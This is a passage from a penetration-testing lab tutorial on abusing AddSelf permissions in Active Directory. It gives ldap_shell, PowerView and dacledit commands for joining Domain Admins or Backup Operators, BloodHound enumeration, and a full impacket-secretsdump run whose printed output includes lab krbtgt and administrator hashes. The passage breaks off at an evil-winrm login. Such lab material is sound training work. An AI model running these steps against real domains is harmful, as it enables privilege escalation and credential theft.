Linux Ldap_shell


Alternatively, can be achieved using **ldap_shell**

```
ldap_shell ignite.local/shreya:Password@1 -dc-ip 192.168.1.48
```

Windows PowerShell - Powerview

The attacker can add a user to a group. This can be achieved with the Active Directory **Add-DomainGroupMember** (PowerView module).

```
powershell -ep bypass
Import-Module .\PowerView.ps1
Add-DomainGroupMember -Identity "Domain Admins" -Members shreya -Verbose
```




thus, from user property we can see Shreya user has become the member of domain admin.

Windows PowerShell - Active Directory module

The attacker can add a user to a group. This can be achieved with with the **Active Directory PowerShell module**.

```
Get-Module -Name ActiveDirectory -ListAvailable
Import-Module -Name ActiveDirectory
Add-ADGroupMember -Identity 'Domain Admins' -Members 'shreya'
```



Post Exploitation – Dumping hashes with Impacket

After exploiting **AddSelf abuse**, the compromised account was added to the **Domain Admins** group. With elevated privileges, **NTLM hashes can be dumped** from the **Domain Controller** using **Impacket's secretsdump** tool.

```
impacket-secretsdump 'ignite.local'/'shreya':'Password@1'@'192.168.1.48'
```

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump 'ignite.local'/'shreya':'Password@1'@'192.168.1.48'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4e46367cefc550bf13a5b4ad05e8b8a64
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have ha
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
IGNITE\DC$:aes256-cts-hmac-sha1-96:fa491df18b1196b7bd489b13b277e116ebdcd2e2d48550cc91b2e
IGNITE\DC$:aes128-cts-hmac-sha1-96:476dfbe0982acea23b965b8c8ff6a704
IGNITE\DC$:des-cbc-md5:80bf49830157bfd3
IGNITE\DC$:plain_password_hex:2244f3be3909be90f512ac399daee667cfba87c5136d9b4e5db774ae5c
c46ae8f1ee941f3ed2acf453ed762eee6873793ab24c9e24a98409f133d42902c0d49fb00bc1b7ff61c21fc7
8e07ef59e0828f9fba0ee4561c0d298933f3e0a98c5f8485c267614a1649a55b9bdb63ec37bd4e5b53867378
IGNITE\DC$:aad3b435b51404eeaad3b435b51404ee:9fe0d51659c561ce394b8981955b475b:::
[*] DefaultPassword
IGNITE\administrator:Ignite@987
[*] DPAPI_SYSTEM
dpapi_machinekey:0x974d587a0fea2fcccc6ee83d313746a3ded5bbb8
dpapi_userkey:0x9d87e7c188c0c34334cb63709e5b1640cffd23ec
[*] NL$KM
 0000   51 4B 07 4C 24 18 10 BB  5C C0 9C B7 74 68 8E F8   QK.L$...\...th..
 0010   19 35 A3 BE A5 05 1B 45  F8 44 98 05 7C 5B C9 34   .5.....E.D..|[.4
 0020   8A F6 3B 4F 47 6C 21 C7  00 E6 12 82 20 3A 14 AB   ..;OGl!..... :..
 0030   9A C7 81 06 BB 38 FB 1E  C7 96 0F 53 96 68 27 C0   .....8.....S.h'.
NL$KM:514b074c241810bb5cc09cb774688ef81935a3bea5051b45f84498057c5bc9348af63b4f476c21c700
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:761688de884aff3372f8b9c53b2993c7:::
raj:1103:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1105:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ankur:1107:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
vipin:1109:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
ignite.local\user1:1112:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e0
hulk:1114:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
yashika:1115:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
```

This revealed **Domain Admin** credentials and the **krbtgt** hash, enabling further attacks like **Golden Ticket**.

Lab Setup – User Owns AddSelf Permission on the Backup Operators Group

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).


User Accounts:

- Create a standard user account named **Aarav**.

Assign the "AddSelf" Privilege to Aarav:


Once your AD environment is set up, you need to assign the **"AddSelf"** privilege to **Aarav** for the **Backup Operators** group.

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate the **Backup Operators** group in the Users container.
- Right-click on **Backup Operators** and go to **Properties**.



- Go to the **Security**tab and click on **Add**
- In the “Enter the object name to select” box, type **Aarav**and click **Check Names** and click on OK.
- Select **Aarav** user and in the **Permissions** section and click on **Advanced**
- In the **Advanced security settings** box, double-click on **Aarav** user’s permission entry.
- In the **Permissions**section, check the box for **Add/remove self as member permission** rights

- Apply the settings.



At this point, **Aarav** now has **AddSelf** rights over the **Backup Operators** group, meaning they can add themselves to the Backup Operators group.

Exploitation Phase II – User Owns AddSelf Permission on the Backup Operators Group


Bloodhound - Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Aarav** has the **AddSelf** permission on the **Backup Operators** group.


```
bloodhound-python -u aarav -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u aarav -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Conn
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 5 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 21 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.




Thus, it has shown the Aarav User has AddSelf privilege to Backup Operators group.



Alternatively, the above lab setup can be done using Impacket's dacledit script

```
impacket-dacledit -principal aarav -target 'Backup Operators' -dc-ip 192.168.1.48 ignite.local/aarav:Password@1
```




Method for Exploitation – Account Manipulation (T1098)

adduserstogroup


Here, the tester can abuse this permission by adding **Aarav** User into **Backup Operators** group and list the Backup Operators members.

```
python3 addusertogroup.py -d ignite.local -g "Backup Operators" -a aarav -u aarav -p Password@1
```



Next, use net rpc, to list the users in the group

```
net rpc group members "Backup Operators" -U ignite.local/aarav%'Password@1' -S 192.168.1.48
```




Post Exploitation – Dumping hashes with Impacket

After exploiting **AddSelf abuse**, the attacker added the **compromised account** to the **Backup Operators group**. Subsequently, with elevated privileges, they can dump **NTLM hashes** from the **Domain Controller** using **Impacket's secretsdump** tool.

To test if the **Aarav user** has the **SeBackupPrivilege**, we first connect to the **target machine** using **Evil-WinRM**. Then, we run the whoami /priv command to verify the privileges. As shown below, the user **Aarav** indeed has the **SeBackupPrivilege** and **SeRestorePrivilege** enabled.

```
evil-winrm -i 192.168.1.48 -u aarav –p "Password@1"
